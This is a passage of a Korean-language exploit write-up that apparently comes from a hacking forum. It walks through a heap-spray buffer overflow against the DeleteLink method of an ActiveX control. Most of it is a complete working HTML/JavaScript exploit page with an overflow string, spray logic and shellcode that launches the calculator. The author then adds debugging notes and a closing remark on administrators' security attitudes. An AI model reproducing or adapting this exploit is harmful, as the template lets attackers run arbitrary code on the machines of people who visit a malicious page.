05050505주소 근처에 heap을 뿌립니다 즉 그 주소의 전과 후의 주소 주변에 힙을 할당한다는것이죠

그런다음 거기에 값들은 05값들과 +공격코드를 쑤셔넣습니다(여기서는 계산기 쉘을 이용하겠습니다)

그럼 앞서 말한 Nop sled로 인해 공격코드가 실행 되는 형태가 되겠습니다.

너무 간단하게 설명했군요 자숙하겠습니다 ;

Exploit

```
<HTML>
<HEAD>
<TITLE> www.xxx.com - DeleteLink 함수 익스플로잇(Exploit) </TITLE>
</HEAD>

<BODY>
<OBJECT ID="test" CLASSID="CLSID:C8EF71CC-3F2D-4854-95B5-7148D4830B31">
</OBJECT>
<SCRIPT LANGUAGE=JAVASCRIPT>

// Ph.Friend &
// AmesianX in powerhacker.net ^^

v                                                    a                                                    r
bof=unescape("%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%
05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%
05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
```

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05

%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%

05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0

```
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%
05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%
05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%
05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%
05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%0
5%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05
%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%
05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05%05");
var heapSprayToAddress = 0x05050505;
var payLoadCode =
unescape("%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120" +
         "%u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u543B%u0424" +
         "%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%uC304" +
         "%uC031%u8B64%u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B%u00B0" +
         "%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B%uF068%u048A%u685F%uFE98%u0E8A" +
         "%uFF57%u63E7%u6C61%u0063");
```

```
var heapBlockSize = 0x100000;  // 0x400000 사이즈는 너무 커서 쉘코드가 뒷쪽에 삽입이 안되므로 사
이즈를 반으로 수정
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0505%u0505");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
memory = new Array();

for (i=0;i<heapBlocks;i++)
{
        memory[i] = spraySlide + payLoadCode;
}

try{
        document.all.test.DeleteLink(bof);
}catch(e){}

function getSpraySlide(spraySlide, spraySlideSize)
{
        while (spraySlide.length*2<spraySlideSize)
        {
                spraySlide += spraySlide;
```

```
        }

        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
}
</SCRIPT>
</BODY>
</HTML>
</BODY>
</HTML>
```

중요 포인트만 얘기하자면

ex) var str1="AAAAAAAAAAAAAAAAAAAA" //길이는 20인 A문자열을 생성하지만 allocate는 시키지 못합니다
    var str2=str1.substring(0,10) // 10크기만큼 heap에 allocate시킵니다
    var str3=str1.length+str2.length; //20크기만큼 heap에 allocate시킵니다

```
memory[i] = spraySlide + payLoadCode;
```


05와계산기 쉘코드를 heap에 올려놓습니다

[spraySlide(05)][payLoadCode(계산기 쉘)] 이 되겠군요.

이제는 모든 준비가 끝났습니다 과연 해당 계산기 쉘을 띄워줄까요?

두근두근 거립네요 ^^;

<그림 exploit-1>



예상했던데로 우린 계산기를 실행할수 있었습니다 ^^;

기타 테스트시 삽질과정 (구글툴바때문에 자바스크립트 실행이 안되 해당 Heap을 올리지 못한것들...)

삽질을 많이 한부분이

var heapBlockSize = 0xl00000; // 0x400000 사이즈는 너무 커서 쉘코드가 뒷쪽에 삽입이 안되므로 사이즈를 반으로 수정

이부분과 해당 주소를 allocate하지못해 자꾸만 access vailation이 일어나는겁니다..

먼저 첫 번째 문제는 힙사이즈를 크게 잡아서 쉘코드들어갈부분이 계속해서 짤리는 문제였습니다

딱 디폴트 크기가 0xl00000 인걸 삽질하면서 알아내었습니다

그리고 access vailation부분인데 가끔 activeX라던지 웹브라우저에 붙어있는 툴바등으로인해 자바스크립트가 제대로 실행을 못하는 부분들이 있습니다...전 이것도 지워보고 저것도 지워보고 많은 삽질끝에..구글형님 툴바께서 저에게 태클을 걸고 계셧습니다 우여 곡절끝에 이것저것 지우다보니 되더군요...-_-;

예전부터 ActiveX에대한 말들이 참 많았던거 같습니다 확실히 이번일을 테스트하면서 이런 취약점이 있다는걸 처음 알게 되었는데요...제가 느끼는바로는 ActiveX기술 자체에 대한 보안 허점보다도 그걸 서비스하는 관리자의 태도가 문제인거 같습니다 위와같은 취약점들은 다른 기술에도 역시 피할수 없는 취약점들이거든요 물론 다른 허점들이 있겠지만 서도 .....하고싶은말은 기술의 불평보다도 그걸 관리하고 서비스하는 관리자들의 태도를 비꼬고 싶군요.

불가불한 선택이였다면 엎는것보다 좀더 보안정책이나 그런 의식들을 강화해나가야 된다는점을 말씀드리고 싶네요..

끝으로 이문서가 나오기 까지 도와주신 AmesianX님께 다시한번 감사의 말씀을 올립니다

문서의 질문이나 오류는 www.powerhacker.net으로 문의해주시길 바랍니다